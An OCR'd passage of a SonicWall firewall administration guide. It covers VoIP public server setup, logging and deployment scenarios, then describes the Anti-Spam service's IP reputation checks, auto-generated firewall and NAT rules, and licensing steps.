


3 Select **Other** from the **Server Type** list.

- Select **SIP** from the **Services** menu if you are configuring network access for a SIP proxy server from the WAN.
- Select **H323 Gatekeeper RAS** if you are configuring network access for a H.323 Gatekeeper from the WAN.
- Select **H.323 Call Signaling** for enabling Point-to-Point VoIP calls from the WAN to the LAN.

4 Click **Next**.

NOTE: SonicWallSonicWall recommends NOT selecting **VoIP** from the **Services** menu. Selecting this option opens up more TCP/UDP ports than is required, potentially opening up unnecessary security vulnerabilities.




5 Enter the name of the server in the **Server Name** field.

6 Enter the private IP address of the server. Specify an IP address in the range of addresses assigned to the zone where the server is located. The Public Server Wizard will automatically assign the server to the zone in which its IP address belongs. You can enter optional descriptive text in the **Server Comment** field.

7 Click **Next**.

8 Enter the public IP address of the server. The default is the WAN public IP address. If you enter a different IP, the Public Server Wizard will create an address object for that IP address and bind the address object to the WAN zone.

9 Click **Next**.



10 The **Public Server Configuration Summary** page displays a summary of all the configuration you have performed in the wizard. It should show:

- **Server Address Objects** - The wizard creates the address object for the new server. Because the IP address of the server added in the example is in the IP address range assigned to the LAN zone, the wizard binds the address object to the LAN zone.
- **Server Service Group Object** - The wizard creates a service group object for the services used by the new server.
- **Server NAT Policies** - The wizard creates a NAT policy to translate the destination addresses of all incoming packets with one of the services in the new service group and addressed to the WAN address to the address of the new server. The wizard also creates a Loopback NAT policy
- **Server Access Rules** - The wizard creates an access policy allowing all traffic to the WAN Primary IP for the new service.

11 Click **Apply** in the Public Server Configuration Summary page to complete the wizard and apply the configuration to your SonicWall.

The new IP address used to access the new server, both internally and externally, is displayed in the **URL** field of the **Congratulations** window:

12 Click **Close** to close the wizard.

Configuring VoIP Logging

You can enable the logging of VoIP events in the SonicWall security appliance log in the **Log > Categories** page. Log entries are displayed on the **Log > Log Monitor** page.

To enable logging:

1 Select **Log > Categories**.

2 Select **Expanded Categories** from the **View Style** menu in the **Log Categories** section.

3 Locate the **VoIP** (**VOIP H.323/RAS, H.323/H.225, H.323/H.245 activity**) entry in the table.

4 Select **Log** to enable the display of VoIP log events in on the **Log > Log Monitor** page.

5 Select **Alerts** to enable the sending of alerts for the category.

6 Select **Syslog** to enable the capture of the log events into the SonicWall security appliance Syslog.

7 Click **Accept**.

VoIP Deployment Scenarios

SonicWall security appliances can be deployed VoIP devices can be deployed in a variety of network configurations. This section describes the following deployment scenarios:

- Generic Deployment Scenario
- Deployment Scenario 1: Point-to-Point VoIP Service
- Deployment Scenario 2: Public VoIP Service
- Deployment Scenario 3: Trusted VoIP Service

Generic Deployment Scenario

All three of the following deployment scenarios begin with the following basic configuration procedure:

1 Enable bandwidth management on the WAN interface on **Network > Interfaces**.

2 Configure SIP or H.323 transformations and inactivity settings on **VoIP > Settings**.

3 Configure the DHCP Server on the **Network > DHCP Server** page with static private IP address assignments to VoIP clients.


4 Enable SonicWall Intrusion Prevention Service to provided application-layer protection for VoIP communications on the **Security Services > Intrusion Prevention** page.

5 Connect VoIP Clients to network.

Deployment Scenario 1: Point-to-Point VoIP Service

The point-to-point VoiP service deployment is common for remote locations or small office environments that use a VoIP end point device connected to the network behind the firewall to receive calls directly from the WAN. The VoIP end point device on the Internet connects to VoIP client device on LAN behind the firewall using the SonicWall security appliance's Public IP address. The following figure shows a point-to-point VoIP service topology.

Point-to-Point VoIP service topology



This deployment does not require a VoIP server. The Public IP address of the SonicWall security appliance is used as the main VoIP number for hosts on the network. This requires a static Public IP address or the use of a Dynamic DNS service to make the public address available to callers from the WAN. Incoming call requests are routed through the SonicWall security appliance using NAT, DHCP Server, and network access rules.

To make multiple devices behind the SonicWall security appliance accessible from the public side, configure One-to-One NAT. If Many-to-One NAT is configured, only one SIP and one NAT device will be accessible from the public side.


See the "Using the Public Server Wizard" section for information on configuring this deployment.

Deployment Scenario 2: Public VoIP Service

The Public VoIP Service deployment uses a VoIP service provider, which maintains the VoIP server (either a SIP Proxy Server or H.323 Gatekeeper). The SonicWall security appliance public IP address provides the connection

from the SIP Proxy Server or H.323 Gatekeeper operated by the VoIP service provider. The following figure shows a public VoIP service topology.

Public VoIP Service Topology




For VoIP clients that register with a server from the WAN, the SonicWall security appliance automatically manages NAT policies and access rules. The SonicWall security appliance performs stateful monitoring of registration and permits incoming calls for clients while they remain registered. No configuration of clients is required. See the "Using the Public Server Wizard" section for information on configuring this deployment.

Deployment Scenario 3: Trusted VoIP Service

The organization deploys its own VoIP server on a DMZ or LAN to provide in-house VoIP services that are accessible to VoIP clients on the Internet or from local network users behind the security gateway. The following figure shows a trusted VoIP service topology.

Trusted VoIP Service Topology




For VoIP clients that register with a server on the DMZ or LAN, the SonicWall security appliance automatically manages NAT policies and access rules. The SonicWall security appliance performs stateful monitoring of registration and permits incoming calls for clients while they remain registered. No configuration on the VoIP clients is required.

To make a server on the LAN accessible to clients on the WAN:

1. Define a Host address object with the zone and IP address of the server.
2. Define a NAT policy, mapping traffic coming to the SonicWall security appliance's public (WAN) IP address and VoIP service (SIP or H.323 Gatekeeper) to the server.
3. Define access rules allowing VoIP service to pass through the firewall.
4. See the "Using the Public Server Wizard" section for information on configuring this deployment.

VoIP > Call Status



The **VoIP > Call Status** page provides a listing of currently active VoIP calls. The VoIP Call Status table displays the following information about the active VoIP connection:

- Caller IP
- Caller-ID
- Called IP
- Caller-ID
- Protocol
- Bandwidth
- Time Started

Click **Flush All** to remove all VoIP call entries.

Part 13

Anti-Spam

83

About Anti-Spam

NOTE: Anti-Spam is a separate, licensed subscription service.

Anti-Spam Overview

NOTE: Anti-Spam is not supported on the SuperMassive 9000 series.

Topics:

What is Anti-Spam?

The Anti-Spam feature provides a quick, efficient, and effective way to add anti-spam, anti-phishing, and anti-virus capabilities to your existing firewall.

In a typical Anti-Spam configuration, you choose to add Anti-Spam capabilities by selecting it in the SonicOS interface and licensing it. The firewall then uses the same advanced spam-filtering technology as the SonicWall Email Security products to reduce the amount of junk email delivered to users.

There are two primary ways inbound messages are analyzed by the Anti-Spam feature:

- Advanced IP Reputation Management
- Cloud-based Advanced Content Management

IP Address Reputation uses the GRID Network to identify the IP addresses of known spammers, and reject any mail from those senders without even allowing a connection. GRID Network Sender IP Reputation Management checks the IP address of incoming connecting requests against a series of lists and statistics to ensure that the connection has a probability of delivering valuable email. The lists are compiled using the collaborative intelligence of the SonicWall GRID Network. Known spammers are prevented from connecting to the firewall, and their junk email payloads never consume system resources on the targeted systems.

Email that does not come from known spammers is analyzed based on “GRIDprints” generated by SonicWall’s research laboratories and are based on data from millions of business endpoints, hundreds of millions of messages, and billions of reputation votes from the users of the GRID Network. Our Grid Network uses data from multiple SonicWall solutions to create a collaborative intelligence network that defends against the worldwide threat landscape. GRIDprints uniquely identify messages without exposing data contained in the email message.

The Anti-Spam service determines that an email fits *only one* of the following threats: Spam, Likely Spam, Phishing, Likely Phishing, Virus, or Likely Virus. It uses the following precedence order when evaluating threats in email messages:

- Phishing
- Likely Phishing
- Virus
- Likely Virus
- Spam
- Likely Spam

For example, if a message is both a virus and spam, the message is categorized as a virus as virus is higher in precedence than spam.

If the Anti-Spam service determines that the message is *not* any of the above threats, it is judged as good email and is delivered to the destination server.

Benefits

Adding anti-spam protection to your firewall increases the efficiency of your system as a whole by filtering and rejecting junk messages before users see them in their inboxes.

- Reduced amount of bandwidth and resources consumed by junk email in your network
- Reduced number of incoming messages sent to the mail server
- Reduced threat to the organization, because users cannot accidentally infect their computers by clicking on virus spam
- Better protection for users from phishing attacks

How Does the Anti-Spam Service Work?

This section describes the Anti-Spam feature, including the SonicWall GRID Network, and how it interacts with SonicOS as a whole. The two points of significant connection with SonicOS are Address and Service Objects. You use the address and service objects to configure the Anti-Spam feature to function smoothly with SonicOS. For example, use the Anti-Spam Service Object to configure NAT policies to archive inbound email as well as sending it through a filter.

The Comprehensive Anti-Spam Service analyzes messages’ headers and contents and uses collaborative GRID printing to block spam email.

Topics:

- GRID Network
- Address and Service Objects

GRID Network

The GRID Connection Management with Sender IP Reputation feature is used by SonicWall Email Security and by the Anti-Spam service in SonicOS. GRID Network Sender IP Reputation is the reputation a particular IP address has with members of the SonicWall GRID Network. When this feature is enabled, email is not accepted

from IP addresses with a bad reputation. When SonicOS does not accept a connection from a known bad IP address, mail from that IP address never reaches the email server.

GRID Network Sender IP Reputation checks the IP address of incoming connection requests against a series of lists and statistics to ensure that the connection has a probability of delivering valuable email. The lists are compiled using the collaborative intelligence of the SonicWall GRID Network. Known spammers are prevented from connecting to the firewall, and their junk email payloads never consume system resources on the targeted systems.

Topics:

Benefits

- As much as 80 percent of junk email is blocked at the connection level, before the email is ever accepted into your network. Fewer resources are required to maintain your level of spam protection.
- Your bandwidth is not wasted on receiving junk email on your servers, only to analyze and delete it.
- A global network watches for spammers and helps legitimate users restore their IP reputations if needed.

GRID Connection Management with Sender IP Reputation and Connection Management Precedence Order

When a request is sent to your first-touch firewall, the Anti-Spam service evaluates the 'reputation' of the requestor. The reputation is compiled from white lists of known-good senders, block lists of known spammers, and denial-of-service thresholds.

If IP Reputation is enabled, the source IP address is checked in this order:

Evaluation Order

Evaluation	Description
Allow-list	If an IP address is on this list, it is allowed to pass messages through Connection Management. The messages are analyzed by your firewall as usual.
Block-list	This IP address is banned from connecting to the firewall.
Reputation-list	If the IP address is not in the previous lists, the firewall checks with the GRID Network to see if this IP address has a bad reputation.
Defer-list	Connections from this IP address are deferred. A set interval must pass before the connection is allowed.
DoS	If the IP address is not on the previous lists, the firewall checks to see if the IP address has crossed the Denial of Service threshold. If it has, the appliance uses the existing DoS settings to take action.

Only if the IP address passes all of these tests does the firewall allow that server to make a connection and transfer mail. If the IP address does not pass the tests, there is a message from SonicOS to the requesting server indicating that there is no SMTP server. The connection request is not accepted.

Address and Service Objects

The Anti-Spam feature of SonicOS supports Address and Service Objects to manage a customer's email server(s). These objects are used by the Anti-Spam Service for its NAT and Access Rule policies. Automatically-created rules are not editable and will be deleted if the Anti-Spam Service is disabled.

When enabled, the Anti-Spam service creates NAT policies and Access Rules to control and redirect email traffic. The policies and rules are visible in the **Network > NAT Policies** and **Firewall > Access Rules** pages, but are not editable. These automatically-created policies are only available when the Anti-Spam service is enabled.

When the Anti-Spam service is licensed and activated, the A**nti-Spam > Settings** page shows a single check box to enable Anti-Spam. Selecting the check box invokes the Destination Mail Server Policy Wizard if there is no existing custom access rule and NAT policy for an already-deployed scenario. When you set up generated policies, the Anti-Spam service must know where the emails are routed behind the firewall. Specifically it needs the destination mail server IP address and its zone assignment. The Destination Mail Server Policy Wizard is launched if this data cannot be found.

You need the following information for the wizard:

- **Destination Mail Server Public IP Address** – The IP address to which external MTAs (message transfer agents) connect by SMTP.
- **Destination Mail Server Private IP Address** – The internal IP address of the Exchange or SMTP server (behind the firewall).
- **Zone Assignment** – The zone to which the Exchange server is assigned.
- **Inbound Email Port** – The TCP service port number to which emails will be sent, also known as the inbound SMTP port.

Policies and Address Objects created by the wizard are editable and persist even if the Anti-Spam service is disabled.

Topics:

Objects Created When the Anti-Spam Service Is Enabled

This section provides an example of the type of rules and objects generated automatically as Firewall Access Rules, NAT Policies and Service Objects. These objects are not editable and will be removed if the Anti-Spam service is disabled.

The **Firewall > Access Rules** page shows the generated rules used for Anti-Spam.

#	Zone	> Zone	Priority	Source	Destination	Service	Action	Users	Comment	Enable	Configure
	WAN										
24	WAN	> LAN	1	Any	Exchange Server Public	Any	Allow	All			
25	WAN	> LAN	2	Any	Default Active WAN IP	SonicWALL Anti-Spam Service	Allow	All			
26	WAN	> LAN	3	Any	User Mail Server Public IP	SMTP (Anti-Spam Inbound Port)	Allow	All			
27	WAN	> LAN	4	Any	Any	Any	Deny	All			
28	WAN	> WAN	1	Any	All X1 Management IP	Ping	Allow	All			
29	WAN	> WAN	2	Any	All X1 Management IP	HTTPS Management	Allow	All			
30	WAN	> WAN	3	Any	Public Mail Server Address Group	SMTP (Anti-Spam Inbound Port)	Allow	All			
31	WAN	> WAN	4	Any	All X1 Management IP	HTTP Management	Allow	All			

The rows outlined in red are the access rules generated when Anti-Spam is activated. The row outlined in green is the default rule that Anti-Spam creates if there are no existing mail server policies.


You could also create the following access rules:

- WAN to WAN rule for incoming email (SMTP) from any source to all the WAN IP addresses
- WAN to LAN rule for processed email from Email Security Service to all the WAN IP address using the Anti-Spam service port (default: **10025**)

The Anti-Spam Service Object is created in the **Network > Services** page.

96	SonicWALL Anti-Spam Service	TCP	10025	10025	

This Service Object is referenced by the generated NAT policies.



9	Any	Default Active WAN IP	Public Mail Server Address Group	SonicWALL Email Security Service	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	9			
10	Any	Original	Public Mail Server Address Group	SonicWALL Email Junk Store	SMTP (Anti-Spam Inbound Port)	SonicWALL Anti-Spam Service	Any	Any	10			
11	Any	Original	Default Active WAN IP	Destination Mail Server Private IP	SonicWALL Anti-Spam Service	SMTP (Send E-Mail)	Any	Any	11			
12	Any	Original	Public Mail Server Address Group	Destination Mail Server Private IP	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	12			
13	Any	Original	User Mail Server Public IP	User Mail Server Private IP	SMTP (Anti-Spam Inbound Port)	SMTP (Send E-Mail)	Any	Any	13			
14	Any	Original	Default Active WAN IP	SonicWALL Email Junk Store	SonicWALL Anti-Spam Service	Original	Any	Any	14			
15	Firewalled Subnets	Exchange Server Public	Exchange Server Public	Exchange Server Private	Any	Original	Any	Any	15			
16	Exchange Server Private	Exchange Server Public	Any	Original	Any	Original	Any	X1	16			
17	Any	Original	Exchange Server Public	Exchange Server Private	Any	Original	Any	Any	17			

The rows outlined in red are the policies generated when Anti-Spam is activated. The row outlined in green is the default policy that Anti-Spam creates if there are no existing mail server policies.

Objects Created by the Wizard

Objects created from your interaction with the wizard can be edited and stay in the system even if the Anti-Spam service is disabled.

The following considerations apply to the auto-generation of policies:

- A system Address Group Object called the **Public Mail Server Address Group** is created as a default for the original destination for generated policies. This group contains the Address Object, **Destination Mail Server Public IP**, which takes the IP address value provided during the wizard.
- If a SonicWall device already has existing policies for SMTP, the following procedures occur:
  - If the existing policy's original destination is a host-type Address Object, then the generated policies use the **Public Mail Server Address Group** object as their original destination.
  - If the existing policy's original destination is a non-host-type Address Object, the generated policies use this non-host type Address Object as their original destination.
  - If there is more than one public IP address for SMTP, you can manually add Address Objects to the **Public Mail Server Address Group**.

Purchasing an Anti-Spam License

The following deployment prerequisites are required to use the Anti-Spam feature:

- A registered SonicWall network security appliance

- An Anti-Spam License for the appliance
- One of the following Microsoft Windows Servers:
  - Windows Server 2003 (32-bit)
  - Windows SBS 2003 Server (32-bit)
  - Windows Server 2008 (32-bit, 64-bit)
  - Windows SBS 2008 Server (64-bit)

Purchasing an Anti-Spam license for the firewall can be done directly through `mySonicWall.com` or through your reseller.


NOTE: Your SonicWall network security appliance must be registered with `mySonicWall.com` before you can license it for Anti-Spam.

To purchase an Anti-Spam license:

1. Open a Web browser on the computer you use to manage your SonicWall appliance.
2. Navigate to www.MySonicWall.com.
3. Enter your MySonicWall credentials and click **Submit**.
4. Click **My Products** in the left navigation bar.

5. On the **Product Management** page, click the appliance to which you wish to add Anti-Spam capability.
6. On the **Service Management** page, scroll down to the **Applicable Services** section.
7. In the row for **Comprehensive Anti-Spam Service**, click the Buy button in the **Action** column and follow the instructions to purchase an Anti-Spam license. The activation key will be provided.
8. Log into your appliance as an administrator.

9 Navigate to the **System > Licenses** page.



10 In the **Manage Security Services Online** section, click the **Synchronize** button. This should activate the Anti-Spam service on your appliance.

Alternatively, click the link in **To Activate, Upgrade, or Renew services, click here**.

11 In the login page that is displayed, enter your MySonicWall credentials.

12 Click **Submit**.

13 In the **Manage Services Online** table, locate the row for **Comprehensive Anti-Spam Service**.

14 Click the **Activate**, **Upgrade**, or **Renew** link.


15 Type or paste your activation key into the **Activation Key** field and click **Submit**.

84

Viewing Anti-Spam Status

Anti-Spam > Status

